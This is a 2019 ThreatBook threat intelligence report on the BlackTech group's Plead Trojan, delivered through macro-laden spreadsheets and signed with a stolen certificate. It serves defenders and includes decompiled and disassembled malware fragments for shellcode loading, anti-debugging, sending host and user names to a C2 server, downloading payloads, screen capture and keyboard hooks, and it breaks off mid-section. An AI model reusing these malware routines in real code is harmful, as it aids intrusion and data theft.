[ThreatBook Advanced Report]

BlackTech Abuses National High-tech Enterprise Certificates to Launch Targeted Attacks on National High-tech Industries

TAG: advanced sustainable attack, APT, BlackTech, Plead, East Asia, high-tech, digital certificate
TLP: White (no restrictions on forwarding and use of the report)
Date: July 19, 2019

Summary


BlackTech, whose activities can be traced back to 2010, is a commercial espionage organization mainly targeting East Asia. Its targets include China and Japan and the targeted industries include finance, government, technology, education, sports and culture with the purpose to steal confidential data (accounts, confidential documents, etc.) and make financial gains. The organization mainly uses spear-phishing emails to attack and deliver Plead Trojans by using documents containing malicious macros and vulnerabilities, and inserting files with RLO technology as bait.
Recently, ThreatBook Threat Intelligence Cloud has detected the new activities of the BlackTech organization. After analysis, it is found that:

- BlackTech's recent attacks have continued to expand and have captured multiple targets in the domestic high-tech and financial industries. Confidential data such as related intellectual property rights and digital certificates have been stolen, which caused severe losses. It is highly recommended that emergent measures be taken immediately.
- BlackTech has been still focusing on spear-phishing attacks recently. The email attachment is an XLSM document containing malicious macros which are encrypted with AES. When the macros are enabled, the Plead Trojan will be released.
- The Plead Trojan in this attack was signed with a certificate of a domestic high-tech enterprise suspected of being stolen. The Plead is featured by obtaining a piece of encrypted Shellcode from the local and C2 server to execute in memory, and then releasing or downloading other payloads to execute in memory.
- The attack targeted developers, among others, with a possible purpose to steal the digital certificates of the victim enterprises for reservation, and prepare for other attacks in the future.
- ThreatBook has extracted 4 related IOCs through traceability analysis of related samples, IP and domain names, which can be used for threat intelligence detection. ThreatBook 's Threat Intelligence Platform (TIP), Threat Detection Platform (TDP), and APIs have all supported the detection of this attack and the gang.


Details

Based on hacker portraits and hunting systems, ThreatBook continues to track the activities of more than 170 hacker organizations around the world. Recently, ThreatBook's hunting system found that BlackTech updated its arsenal and launched

targeted attacks on high-tech and financial industry targets in China and Taiwan, etc. BlackTech has been active since at least 2010, and related attack activities were initially disclosed in 2014. BlackTech attacked Japan and Taiwan in the early days. ThreatBook online attack has published reports such as “BlackTech’s continuous attacks against the targeted financial industry” and disclosed BlackTech’s attacks on the financial and other industries.
In the recent spear-phishing attack, BlackTech used the XLSM document containing macros as a carrier to deliver the Plead Trojan, and the macros were encrypted using AES. The decoy document released this time is called “RC ** VS2017 version update **.xlsm”. The document has no actual content, but it can be found from the file name that it is obviously targeted at enterprise developers. The document opening interface is as follows:



After decoy file is opened and the macro is enabled, slui.exe will be released to the startup directory. slui.exe is a Plead Trojan disguised as a Windows activation program, signed with a certificate of a suspected stolen Chinese high-tech company. BlackTech hackers have abused digital certificates signing Trojans from D-Link and Change. It is speculated that BlackTech may have captured these companies and stolen digital certificates.


slui.exe 属性

常规 兼容性 数字签名 安全 详细信息 以前的版本

数字签名详细信息

常规 高级

数字签名信息

此数字签名正常。

签名者信息(S)

名称:	[redacted]信息产业（北京）有限公司
电子邮件:	不可用
签名时间:	2019年3月7日 10:58:28


查看证书(V)

Sample Analysis

Below is the analysis of slui.exe, with the basic information of the sample shown:


SHA256	**8704******0ca412eaebce49abcd2548bf8fb85f9ffe9066df0d07e49b6f8af6**
SHA1	3377******88d62065e2fd3302d44cf3204b9a55
MD5	86b8******9161bee66b1966822d1d06
Format	Win32 EXE
Size	553 KB
Name	slui.exe

1. After the sample runs, it will load a section of Shellcode, obtain the API functions it needs, and then spit out the DLL file and load it into the memory space.




```
00403878  .  FFD0              call eax
eax=015E0000

地址       HEX 数据            反汇编
015E0000   90                 nop
015E0001   90                 nop
015E0002   55                 push ebp
015E0003   8BEC               mov ebp,esp
015E0005   81EC 00040000      sub esp,0x400
015E000B   90                 nop
015E000C   8B45 08            mov eax,dword ptr ss:[ebp+0x8]
015E000F   50                 push eax
015E0010   E8 38000000        call 015E004D
015E0015   83C4 04            add esp,0x4
015E0018   90                 nop
015E0019   8945 FC            mov dword ptr ss:[ebp-0x4],eax
015E001C   E8 07000000        call 015E0028
015E0021   43                 inc ebx
015E0022   61                 popad
015E0023   6E                 outs dx,byte ptr es:[edi]
015E0024   6365 6C            arpl word ptr ss:[ebp+0x6C],sp
015E0027   0050 E8            add byte ptr ds:[eax-0x18],dl
```

2. Dump the malicious DLL file for analysis and find that the sample has multiple anti-debugs.




```
v0 = 0;
v1 = GetTickCount();
if ( (signed int)(signed __int64)sin((double)v1) % 10 <= 0 )
{
LABEL_4:
  v3 = GetTickCount();
  v4 = (signed __int64)sin((double)v3);
}
else
{
  while ( GetLastError() != 1 )
  {
    printf(&Format);
    ++v0;
    v2 = GetTickCount();
    if ( v0 >= (signed int)(signed __int64)sin((double)v2) % 10 )
      goto LABEL_4;
  }
  v5 = GetCurrentProcessId();
  LODWORD(v4) = v5 * GetLastError();
}
return v4;
```

3. Obtain and encrypt the configuration information such as system name and user name, and send it back to C2 through HTTP GET.




```
Buffer = 0;
memset(&v24, 0, 0x1Cu);
memset(&v20, 0, 0xFCu);
nSize = 256;
v21 = 0;
v22 = 0;
v23 = *(_DWORD *)(a2 + 1028);
sub_10002590(0, a1);
sub_10002590(v3, v2);
sub_10002590(v5, v4);
sub_10002590(v7, v6);
GetComputerNameA(&Buffer, &nSize);
v24 = dyscrypt(v8, v9, &Buffer);
sub_10002590(v11, v10);
sub_10002590(v13, v12);
sub_10002590(v15, v14);
GetUserNameA(&Buffer, &nSize);
v25 = dyscrypt(v16, v17, &Buffer);
v26 = GetCurrentProcessId();
result = sub_10002428(&v23, 16);
*(_DWORD *)(a2 + 28) = result;
return result;
```

4. Create a new thread to use proxy settings to generate different configuration information with time as a random seed, and then send different HTTP requests to the C2 server to download and execute different payloads.




```
{
  if ( pProxyConfig.lpszProxy )
  {
    lpString2 = pProxyConfig.lpszProxy;
    Dst = 3;
    hMem = pProxyConfig.lpszProxyBypass;
  }
  if ( pProxyConfig.lpszAutoConfigUrl )
  {
    hSession = WinHttpOpen(0, 1u, 0, 0, 0x10000000u);
    WinHttpSetTimeouts(hSession, 7000, 7000, 7000, 7000);
    pAutoProxyOptions.dwFlags = 2;
    pAutoProxyOptions.lpszAutoConfigUrl = pProxyConfig.lpszAutoConfigUrl;
    pAutoProxyOptions.dwAutoDetectFlags = 0;
    pAutoProxyOptions.fAutoLogonIfChallenged = 1;
    pAutoProxyOptions.lpvReserved = 0;
    pAutoProxyOptions.dwReserved = 0;
    if ( WinHttpGetProxyForUrl(hSession, lpcwszUrl, &pAutoProxyOptions, &pProxyInfo) )
      memcpy(&Dst, &pProxyInfo, 0xCu);
    WinHttpCloseHandle(hSession);
  }
  if ( pProxyConfig.fAutoDetect )
  {
    hSession = WinHttpOpen(0, 1u, 0, 0, 0);
    WinHttpSetTimeouts(hSession, 7000, 7000, 7000, 7000);
    pAutoProxyOptions.dwFlags = 1;
    pAutoProxyOptions.dwAutoDetectFlags = 3;
    pAutoProxyOptions.fAutoLogonIfChallenged = 1;
    pAutoProxyOptions.lpszAutoConfigUrl = 0;
```




```
v20[Size] = 0;
if ( wtoi((const wchar_t *)v20) == 200 )
{
  Size = 0x8000;
  memset(v20, 0, 0x8000u);
  if ( WinHttpQueryHeaders(Src, 5u, 0, v20, &Size, 0) )
  {
    v20[Size] = 0;
    v21 = wtoi((const wchar_t *)v20);
    v22 = v21;
    if ( v21 > 0 && v21 <= 0x8000 )
    {
      dwNumberOfBytesRead = 0;
      v23 = 0;
      *(_DWORD *)a6 = v21;
      while ( WinHttpReadData(Src, (LPVOID)(v23 + a5), v22, &dwNumberOfBytesRead) )
      {
        if ( dwNumberOfBytesRead <= 0 )
          goto LABEL_28;
        v23 += dwNumberOfBytesRead;
        if ( v23 == v22 )
          goto LABEL_29;
      }
```

5. Take a screenshot, use GetDC to get the handle at the top of the screen, and create a DIB bitmap according to the index value obtained by GetSystemMetrics.




```
.text:004025FF                 call    ??0CPaintDC@@QAE@PAVCWnd@@@Z ; CPaintDC::CPaintDC(CWnd *)
.text:00402604                 mov     edi, [esp+20h]
.text:00402608                 lea     eax, [esp+1Ch]
.text:0040260C                 mov     ecx, [esi+1Ch]
.text:0040260F                 push    0
.text:00402611                 neg     eax
.text:00402613                 sbb     eax, eax
.text:00402615                 and     eax, edi
.text:00402617                 push    eax
.text:00402618                 push    27h
.text:0040261A                 push    ecx
.text:0040261B                 call    ds:SendMessageA
.text:00402621                 mov     edi, ds:GetSystemMetrics
.text:00402627                 push    0Bh
.text:00402629                 call    edi ; GetSystemMetrics
.text:0040262B                 push    0Ch
.text:0040262D                 mov     ebx, eax
.text:0040262F                 call    edi ; GetSystemMetrics
.text:00402631                 mov     edi, eax
.text:00402633                 mov     eax, [esi+1Ch]
.text:00402636                 lea     edx, [esp+0Ch]
.text:0040263A                 push    edx
```



```
;   try {
mov     byte ptr [ebp+var_4], 3
and     eax, esi
mov     esi, ds:CreateCompatibleDC
push    eax             ; hdc
call    esi ; CreateCompatibleDC
push    eax
lea     ecx, [ebp+var_40]
call    sub_423286
cmp     eax, ebx
jz      short loc_406EC9
```


```
mov     ecx, [ebp+hdc]
lea     eax, [ebp+var_54]
neg     eax
sbb     eax, eax
and     eax, ecx
push    eax             ; hdc
call    esi ; CreateCompatibleDC
push    eax
lea     ecx, [ebp+var_30]
call    sub_423286
cmp     eax, ebx
jnz     short loc_406ECE
```

6. Obtain monitor information.



```
push    offset aMonitorfromwin ; "MonitorFromWindow"
push    edi             ; hModule
call    esi ; GetProcAddress
cmp     eax, ebx
mov     dword_43B454, eax
jz      short loc_407B48

push    offset aMonitorfromrec ; "MonitorFromRect"
push    edi             ; hModule
call    esi ; GetProcAddress
cmp     eax, ebx
mov     dword_43B458, eax
jz      short loc_407B48

push    offset aMonitorfrompoi ; "MonitorFromPoint"
push    edi             ; hModule
call    esi ; GetProcAddress
cmp     eax, ebx
mov     dword_43B45C, eax
jz      short loc_407B48

push    offset aEnumdisplaymon ; "EnumDisplayMonitors"
```

7. Set up hooks to get keyboard log information.



```
LABEL_12:
    v7 = SetWindowsHookExA(5, Ctl3dHook, hmod, v4);
    if ( v7 )
    {
      dword_43D340[5 * dword_43D33C] = (int)a1;
      dword_43D344[5 * dword_43D33C] = v4;
      dword_43D348[5 * dword_43D33C] = (int)v7;
      dword_43D34C[5 * dword_43D33C] = 1;
      dword_43D350[5 * dword_43D33C] = v3;
      dword_43D334 = v4;
      dword_43D338 = dword_43D33C++;
LABEL_14:
      LeaveCriticalSection(&stru_43D2C0);
```

```
        if ( v11 )
          SubclassWindow((HWND)wParam, (LONG)Ctl3dDlgProc);
